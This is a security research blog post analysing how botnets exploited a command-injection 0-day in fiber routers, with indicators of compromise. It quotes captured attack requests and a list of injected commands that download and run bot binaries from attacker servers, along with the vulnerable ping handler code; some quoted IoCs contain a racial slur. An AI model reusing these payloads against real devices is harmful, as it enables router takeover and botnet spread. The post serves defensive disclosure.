0-day

Multiple fiber routers are being compromised by botnets using 0-day

Genshen Ye, Alex.Turing, jinye
Apr 15, 2020 • 5 min read

Author: Yanlong Ma, Genshen Ye, Lingming Tu, Ye Jin

This is our 3rd IoT 0-day series article, in the past 30 days, we have already blogged about 2 groups targeting DrayTek CPE 0-day here [1], and Fbot botnet targeting Lilin DVR 0-day here [2]. Apparently while most botnets play catchup games, some have deep resources and probably deep pocket to get hold of the public unknown exploits. Our botnet researchers are fascinated by this and will see if this is a new trend.

On February 28, 2020, we noticed the Moobot botnet [3] successfully used a new exploit (two steps) to spread.


On March 17, we confirmed the exploit was a 0-day and reported the result to CNCERT. We also contacted the vendor but was told this problem should not be happening because the default config of the device should not have this issue (the reality is different) so they won't take this case from us.

On March 18, the Exploit Database [4] website released a Netlink GPON router remote command execution vulnerability PoC, which matches the 0-day vulnerability we observed. However, the PoC lefts out a crucial prerequisite - another vulnerability needs to be used together with this PoC for it to work. So, a successful execution of the injected commands will not have the target device compromised.

On March 19th, we observed ongoing exploit attempts to propagate Gafgyt botnet samples using the above PoC, and few days later, on March 26, we saw the exploit attempt adopted into Gafgyt bots and bots carried out internet wide scan (worm behavior).

```
                align 4
aPostBoaformAdm db 'POST /boaform/admin/formPing HTTP/1.1',0Dh,0Ah
                                        ; DATA XREF: netlink_scanner_init+83D↑o
                db 'User-Agent: polaris botnet',0Dh,0Ah
                db 'Accept: */*',0Dh,0Ah
                db 'Accept-Encoding: gzip, deflate',0Dh,0Ah
                db 'Content-Type: application/x-www-form-urlencoded',0Dh,0Ah
                db 0Dh,0Ah
                db 'target_addr=;cd /tmp; rm -rf *; wget http://51.254.23.227/bins/n;'
                db '  chmod 777 n; sh n; rm -rf * /&waninf=1_INTERNET_R_VID_154',0Dh,0Ah
                db 0Dh,0Ah,0
```

Luckily, unlike Moobot, this botnet author was not aware of the aforementioned precondition, so it did not work out as expected and the scans would mostly fail.



On March 24th, we noticed another wave of exploit attempts to spread the Fbot botnet just like Gafgyt, with same failed outcome(not working).

Till this day, we have discovered that a total of 9 vendors are affected, it is likely most of the vendors are OEM products of the same original vendor.

The PoC has been published publicly and various botnets are taking advantage of it already, we informed CNCERT all the details, and we think it is necessary to inform the public this ongoing threat. We are not going to share the vendor name though, as we have no idea if there is going to be any action taken by them.

Some of the injected command

```
%3Bwget%20http://45.58.148.50/n%20-O-|sh
%3Bwget%20http://185.61.138.46/n%20-O-|sh
```

```
%3Bwget%20http://194.180.224.13/n%20-O-|sh
%3Bwget%20http://194.180.224.113/n%20-O-|sh
;'+payload+'%20/
;cd /tmp; rm -rf *; busybox wget http://51.254.23.227/bins/n; chmod 777 n; sh n; rm -
;cd /tmp; rm -rf *; wget http://51.254.23.227/bins/mips; chmod 777 mips; ./mips; rm -
;cd /tmp; rm -rf *; wget http://51.254.23.227/bins/n; chmod 777 n; sh n; rm -rf * /
;cd /tmp; rm -rf *; wget http://51.254.23.227/bins/netlink; chmod 777 netlink; ./net
;cd /tmp; rm -rf *; wget http://51.254.23.227/bins/polaris.mips; chmod 777 polaris.m
;cd /tmp; rm -rf *; wget http://6735a55d.ngrok.io/bins/mips; chmod 777 mips; ./mips;
;cd /tmp; rm -rf *; wget http://58680dd9.ngrok.io/bins/mips; chmod 777 mips; ./mips;
;cd /tmp; rm -rf *; wget http://58680dd9.ngrok.io/bins/sh; chmod 777 sh; sh sh; rm -
;cd /tmp; rm -rf mips; wget http://164.132.92.168:6479/bins/mips; busybox wget http:/
;cd /tmp; rm -rf viktor.mips; wget http://164.132.92.168:6479/bins/viktor.mips; busy
;ls /
;wget http://194.180.224.249/bignigger
;wget http://194.180.224.249/muck.sh -O - | sh
```

Vulnerability analysis

Prerequisite

As we mentioned above, just utilizing the PoC will not have the desired result, a successful execution needs 2 steps, the first step involves another vulnerability. We are not going to share this part publicly.

The Exploitdb PoC

Vulnerability Type: remote command execution
Details: The function `formPing()` in the Web server program `/bin/boa`, When it processes the post request from `/boaform/admin/forming`, it did not check the `target_addr` parameters before calling the system ping commands, thereby a command injection becomes possible.

```
92    snprintf(cmd_buf,0x100,"ping %s -c 4 -I %s -w 5 %s > /tmp/ping.tmp",type,ifname,target_addr);
93    va_cmd("/bin/sh",2,0,"-c",cmd_buf);
94    if (web_language == 1) {
95      boaRedirect(param_1,"/diag_ping_admin_result.asp");
96    }
97    else {
98      boaRedirect(param_1,"/diag_ping_admin_result_en.asp");
99    }
```

Suggestions

We recommend that users check and update their device firmwares in a timely manner, and check whether there are default accounts that should be disabled.

We recommend the following IoCs to be monitored and blocked on the networks where it is applicable.

For users using our DNSmon system, all the Domains have been automatically blocked.

Contact us

Readers are always welcomed to reach us on twitter, or email to netlab at 360 dot cn.

IoC list

C2

```
nlocalhost.wordtheminer.com:9746
164.132.92.173:123
51.254.23.237:100
attack.niggers.me:443
```

MD5

```
0a99f9b0472e2e4b9b20657cdde90bbb
0b00195d6162464cbb058024301fc4f3
0bd6066e0fab5d189dc32a7025c99b4d
006581bacd9109b1bf9ee226e4b53c69
05cbda6d4461900bfedf1d126a1f281a
05078ea74df7bb588b5bf984dd0c357f
07b3523f46aa5ed101c0a9f27a0464d9
089a20cf6b2380348f603acf70d8e998
0928b37ce3a9198bdc7c3f54baac396a
1f6874ecffc52d54a4675d7246e326ad
3c08f24b98fb6f9c6b1c9ff20e5a2d1f
3cc06f2dc303be2375fef418b58e42ca
4b4f95d7197f0b0ee84d5ae3941c62b4
5ed943a527353324fa3192b4aaa39b03
6fb9a25d3f645ec6e7ed74801fbd3e16
7ad034dc8413956d480b8f348c890c33
7cfa0eed3a610e0d8e415110b3e65190
7e735868bc62ccae67512847b2a75c9d
8af7c440b85e2c44a2a15fde317c6f65
8b708283e5515f6b4438224124f671c4
```

8be297b73621818d872c711234b3daec
9a4a798ddabbb58f02773641b618cb74
9cd6deb2d2637243cb4eb11cac6d5cb2
18be5888d4e0da8933fced78f9fb0960
24c328bd0fef770212e3e03be8024993
24ed1ceccdadc19da00aebc3e769d794
25e8d81f0c5157adef22a32c74114e8c
38a6342ed08ccae066858a246d67f73d
50a997f7b5bd1018946caf9117874227
55c4ba138f8679fac72b48ab3566d888
56c71251ebd86c96b6a9c615424a6c8e
80f210834cbbc5415e6045c24b399835
82bae571fdfec253fe293311ce4e9c0d
82cb1a36cc1b659e81e1fe3a5eb5abb6
83c279c71cea9d8ab5b6bd0b2a5aa0f1
93f4f875eb0a77abdc138bdd3dc72ec7
99ee1cc30563217124f11627300661d5
223cb9629da3f70d145207763f081e01
413ba8d86b38a04b7263fc8aa8fb14e6
570dca60a3a719962d92ef4549261903
592c30e702806f57a9158db25750928c
723ebfee5a8d7695fcfafffa75fc40ab
885a52c1950be769b8659889473dc918
949eed7cfe25e6e340aec864fd4becdb
1137f1737e59324e1c237cbe8b91bc57
3386ee08387596f4edc6881caf2407cc
7472ba599c4e6427ccddeabdc031035d
9933d4f6dcb59d1344a47a29c79ff619
73258bf7b4784c551f40cbe672e2748e
76154ed76f33b66973d119c43200f194
91558b8e5ea1a892dc21181460c3e0eb
534798f4d3ea49d6378258358eed10de
623306bcdb9c7ceef47fb47c3266aee9
733270de5536997f0b5f23b8b4f21587
2005292c8c5d4d67b4d051f981a50981
3404206dc241f0865e6b2091f0e506c6
6111797820074d3490daedb22003321e
a5c256db29494179e817ea7c1974773e
a2763e44896d946937b5c9f9f3171d95
aa925baa97fab54a80485c82b64104c7
ab6c2fa4af05c20909d1383091287e5b
b053d3e6d89a26c4c8edf19cde775d90
b8bfde19f504d0c0e55e830a9439d8d9
b918ac324f4ea6b1b8773d2899318555
bc458b7d42cac8d41aa02a752a75542e
bd2d93ec4eabb6578c370ab5dbc26ded
c5e508ea2f0c4c34c7917201346b0893
c6af537d5de188d142658377a51d2212
c800304fb7e6845986d673ce39cbb2d0
cb3fdb886b993e6179a24ec733714882
cdc8cae31e929d99f9aab047329954e5
d1b97657a7e9c75003e522adf0f606f3
d8498b50166021c97c153e33088b2b87

```
dbb6b9d0bec577e853f85644774608d3
de6bb3ec243cae920cb70fb52c40e8d2
df1e5beba9e9635aa5f072133373d3da
e01ab8c37afbfcfb19083163c0045495
eee0f46d0739fb37d552f350b0608334
f80d4bcf45266e62118755f290dd1f51
fbbab3a8befa60093986c1d447629d7e
fc397251bde53241f2a3826395eca61b
fe2c07723d0864bb2c3976058af8c67d
```

URL

```
http://45.58.148.50/n
http://51.254.23.227/bins/mips
http://51.254.23.227/bins/n
http://51.254.23.227/bins/netlink
http://51.254.23.227/bins/polaris.mips
http://164.132.92.168:6479/bins/mips
http://164.132.92.168:6479/bins/viktor.mips
http://185.61.138.46/n
http://194.180.224.13/n
http://194.180.224.113/n
http://194.180.224.249/bignigger
http://194.180.224.249/muck.sh
http://6735a55d.ngrok.io/bins/mips
http://58680dd9.ngrok.io/bins/mips
http://58680dd9.ngrok.io/bins/sh
```

IP

```
185.61.138.46          Netherlands          ASN49349             Dotsi, Unipes
45.58.148.50           United States        ASN46844             Sharktech
194.180.224.113        United States        ASN44685             Patron Techno
194.180.224.13         United States        ASN44685             Patron Techno
194.180.224.249        United States        ASN44685             Patron Techno
164.132.92.168         France               ASN16276             OVH SAS
164.132.92.173         France               ASN16276             OVH SAS
51.254.23.227          France               ASN16276             OVH SAS
51.254.23.237          France               ASN16276             OVH SAS
```

1 Comment

Login ▾

G

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

♡ Share

Best Newest Oldest

T

The Protector

5 years ago

Thanks for the information,Really useful

0 0 Reply

Subscribe Privacy Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

0-day

EwDoor僵尸网络，正在攻击美国AT&T用户

EwDoor Botnet Is Attacking AT&T Customers

一个藏在我们身边的巨型僵尸网络 Pink

Botnet

LeetHozer Botnet分析报告

背景 2020年3月26日我们捕获了一个可疑的样本 11c1be44041a8e8ba05be9df336f9231，大部分杀毒引擎将其识别为Mirai，但是其网络流量却不符合Mirai的特征，这引起了注意，经分析，这是一个复用了Mirai的Reporter，Loader机制，重新设计了加密方法以及C2通信协议的Bot程序。 Mirai已经是安全社区非常熟悉的老朋友，蜜罐系统每天...


0-day

多款光纤路由器设备在野0-day漏洞简报

本文作者：马延龙，叶根深，涂凌鸣，金晔 大致情况 这是我们过去30天内的第3篇IoT 0-day漏洞文章，之前我们还披露了DrayTek Router在野0-day漏洞分析报告[1]，LILIN DVR在野0-day漏洞分析报告[2]。我们观察到僵尸网络存在相互竞争获取更多的Bot规模的情况，其中有些僵尸网络拥有一些0-day漏洞资源，这使它们看起来与众不同。我们正在研究并观察...

See all 22 posts →

Apr 27, 2020 · 14 min read



Apr 15, 2020 · 5 min read